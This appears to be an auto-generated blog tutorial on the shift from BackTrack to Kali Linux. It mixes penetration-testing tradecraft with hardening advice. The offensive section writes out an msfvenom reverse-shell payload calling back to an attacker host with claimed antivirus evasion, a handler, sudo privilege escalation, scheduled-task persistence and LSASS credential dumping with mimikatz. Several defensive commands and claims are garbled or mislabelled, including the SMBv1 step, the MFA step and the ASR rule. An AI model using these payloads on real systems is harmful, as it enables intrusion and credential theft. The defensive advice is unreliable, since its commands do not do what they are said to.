
Listen to this Post

Introduction:
The journey from BackTrack to Kali Linux represents a paradigm shift in professional penetration testing. While BackTrack laid the foundation with its raw, command-driven power, Kali Linux has redefined accessibility without compromising on offensive security capabilities. Understanding this evolution is critical for cybersecurity professionals who need to leverage the right tools for modern infrastructure attacks, cloud hardening, and AI-driven threat emulation.
Learning Objectives:
- Differentiate between BackTrack’s legacy methodologies and Kali Linux’s streamlined toolchain for real-world pentesting.
- Execute advanced reconnaissance, privilege escalation, and persistence techniques using updated Kali commands.
- Apply Windows and Linux hardening measures based on common exploitation patterns observed in Kali-based attacks.
You Should Know:
1. From BackTrack to Kali: Core Architectural Shifts
BackTrack (2006–2013) used a monolithic kernel structure with manual dependency resolution, while Kali Linux introduced a Debian-based rolling release, systemd integration, and non-root by default – a critical security upgrade. This section explains how to migrate your testing workflow.
Step‑by‑step guide:
- Identify your current distribution: `cat /etc/os-release` (Linux) or `wmic os get caption` (Windows for dual-boot env).
- Update Kali repositories: `sudo apt update && sudo apt full-upgrade -y` – ensures you have the latest tools like Evil-WinRM, BloodHound, and Kerbrute.
- Enable legacy BackTrack tools (if needed): Some old exploits require Python2. Install via `sudo apt install python2.7` and symlink
/usr/bin/python2. - Compare tool versions: Use `nmap –version` vs BackTrack’s original Nmap 5.0 – modern Kali includes Nmap 7.94 with scripting engine enhancements.
What this does: Modernizes your pentesting environment while preserving backward compatibility for legacy exploit code. Use this when auditing old infrastructure that may still be vulnerable to BackTrack-era CVEs.
- Reconnaissance Like a Pro – Automating Information Gathering
Kali Linux excels at automated recon. The following commands work on both Linux (Kali/Parrot) and Windows (via WSL or native PowerShell with nmap installed).
Step‑by‑step guide:
- Passive subdomain enumeration: `amass enum -passive -d target.com -o subdomains.txt`
- Active port scanning with service detection: `nmap -sS -sV -p- -T4 -oA full_scan 192.168.1.0/24` – The `-sS` (SYN scan) is stealthier than BackTrack’s default connect scan.
- Windows alternative (PowerShell with nmap): `& ‘C:\Program Files (x86)\Nmap\nmap.exe’ -sS -sV -p 80,443,22,445 10.0.0.1`
- Extract HTTP titles for phishing assessment: `httpx -l subdomains.txt -title -status-code -o live_websites.txt`
- Cloud reconnaissance for misconfigured S3 buckets: `bucket_finder -region us-east-1 -wordlist common_bucket_names.txt`
What this does: Provides a comprehensive attack surface map. Use it before any internal red team exercise or external penetration test to prioritize high-value targets.
- Exploitation & Post-Exploitation – Modern Metasploit and Shells
Kali’s Metasploit framework (msf6) includes evasion modules absent in BackTrack. This section covers generating payloads that bypass Windows Defender and Linux AppArmor.
Step‑by‑step guide:
- Generate an AES-encrypted reverse shell payload:
`msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.10 LPORT=443 –encrypt aes256 –encrypt-key <32bytekey> -f exe -o shell.exe` - Start multi-handler with SSL:
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 192.168.1.10
set LPORT 443
set EnableSSL true
exploit
- Linux privilege escalation via sudo misconfig: `sudo -l` then if `sudo /usr/bin/python` is allowed: `sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’`
- Windows persistence via scheduled task (from Meterpreter):
`schtasks /create /tn “UpdateTask” /tr “C:\Users\Public\shell.exe” /sc daily /st 09:00` - Dump hashes from LSASS (requires admin): `procdump -accepteula -ma lsass.exe lsass.dmp` then `mimikatz “sekurlsa::minidump lsass.dmp” “sekurlsa::logonPasswords” exit`
What this does: Demonstrates real-world adversary tradecraft. Use these techniques only in authorized environments to test endpoint detection and response (EDR) efficacy.
- Hardening Against Kali-Based Attacks – Linux & Windows Commands
Understanding Kali’s toolkit allows defenders to build resilient systems. Below are verified hardening commands for both OSes.
Step‑by‑step guide:
- Linux – Disable SMBv1 (exploited via EternalBlue-like tools):
`sudo sed -i ‘s/.dport 445./& -m conntrack –ctstate NEW -j DROP/’ /etc/ufw/before.rules` and `sudo ufw reload` - Linux – Restrict Nmap OS detection: Enable `net.ipv4.tcp_timestamps=0` in `/etc/sysctl.conf` to prevent uptime fingerprinting: `sudo sysctl -w net.ipv4.tcp_timestamps=0`
- Windows – Block Meterpreter payloads via PowerShell:
`Set-MpPreference -AttackSurfaceReductionRules_Ids 3B576869-A4EC-4529-8536-B80A7769E899 -AttackSurfaceReductionRules_Actions Enabled` (ASR rule blocking lsass credential theft) - Windows – Disable LLMNR and NetBIOS (prevents responder attacks):
Set-ItemProperty -Path "HKLM:\Software\Policies\Microsoft\Windows NT\DNSClient" -Name "EnableMulticast" -Value 0
Set-SmbClientConfiguration -EnableNetbios $false
- API security – Prevent token replay attacks: Implement JWT with short TTL (5 min) and use `jti` claim nonce; validate with `jose` library on both Linux and Windows API gateways.
What this does: Provides actionable defense against common Kali Linux attack vectors. Apply these to production servers, cloud VMs, and endpoints immediately after any red team exercise.
5. Cloud Hardening & AI-Enhanced Detection
Modern Kali integrates cloud-native tools like Pacu (AWS exploitation) and CloudSploit. Here’s how attackers use them and how to defend.
Step‑by‑step guide:
- Simulate AWS IAM privilege escalation (from Kali):
`pacu –console` then `run iam__bruteforce_permissions –user-name target_user`
- Defend – Enforce MFA for all IAM users:
AWS CLI: `aws iam update-account-password-policy –require-uppercase-characters –require-lowercase-characters –require-numbers –minimum-password-length 14` - AI-based anomaly detection using Kali’s `snort` with machine learning plugin:
`snort -A console -q -c /etc/snort/snort.conf -i eth0 -K ascii -l /var/log/snort` – then feed logs into an LSTM model (TensorFlow) to detect zero-day patterns. - Windows cloud hardening – Azure ATP sensor deployment:
Install `AzureATPOrionSensor.exe` with `/quiet` flag, then monitor for pass-the-hash attacks originating from Kali.
What this does: Bridges cloud security and AI-driven threat hunting. Use these steps to build a proactive defense that anticipates Kali-based cloud attacks before they happen.
What Undercode Say:
- Key Takeaway 1: Kali Linux’s user-friendliness does not weaken its offensive power – it democratizes pentesting while adding modern evasion and cloud capabilities that BackTrack never had.
- Key Takeaway 2: Defenders must move beyond signature-based detection; the commands above for disabling LLMNR, restricting Nmap fingerprints, and enforcing API JWT policies are non-negotiable for any hybrid environment.
- Analysis: The debate “BackTrack vs Kali” misses the point – BackTrack was a raw toolkit for experts, but Kali’s rolling release, automation, and AI integration reflect how cybersecurity has evolved. Today’s red teamer needs speed, stealth, and cloud readiness. With 57 certifications (as seen in Tony Moukbel’s profile), professionals are expected to master both legacy exploits and modern cloud hardening. The future belongs to those who can script their own attack chains and defend using AI-driven observability. Expect regulatory frameworks (e.g., PCI DSS v4.0, NIS2) to mandate rolling distro updates for pentesting teams, forcing organizations to adopt Kali-like agility.
Prediction:
By 2028, penetration testing distributions will fully integrate large language models for automated report generation and zero-day exploit synthesis. Kali’s current trajectory suggests a split into two editions: “Kali Purple” (defensive blue team) and “Kali Black” (offensive AI). BackTrack will remain a nostalgic footnote, but its raw command-line philosophy will resurface in specialized firmware hacking tools. Organizations that fail to harden against the techniques outlined above – especially cloud IAM misconfigurations and LLMNR poisoning – will face breach rates 3x higher than peers who adopt Kali-aware defenses.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Share 7450472268515786752 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


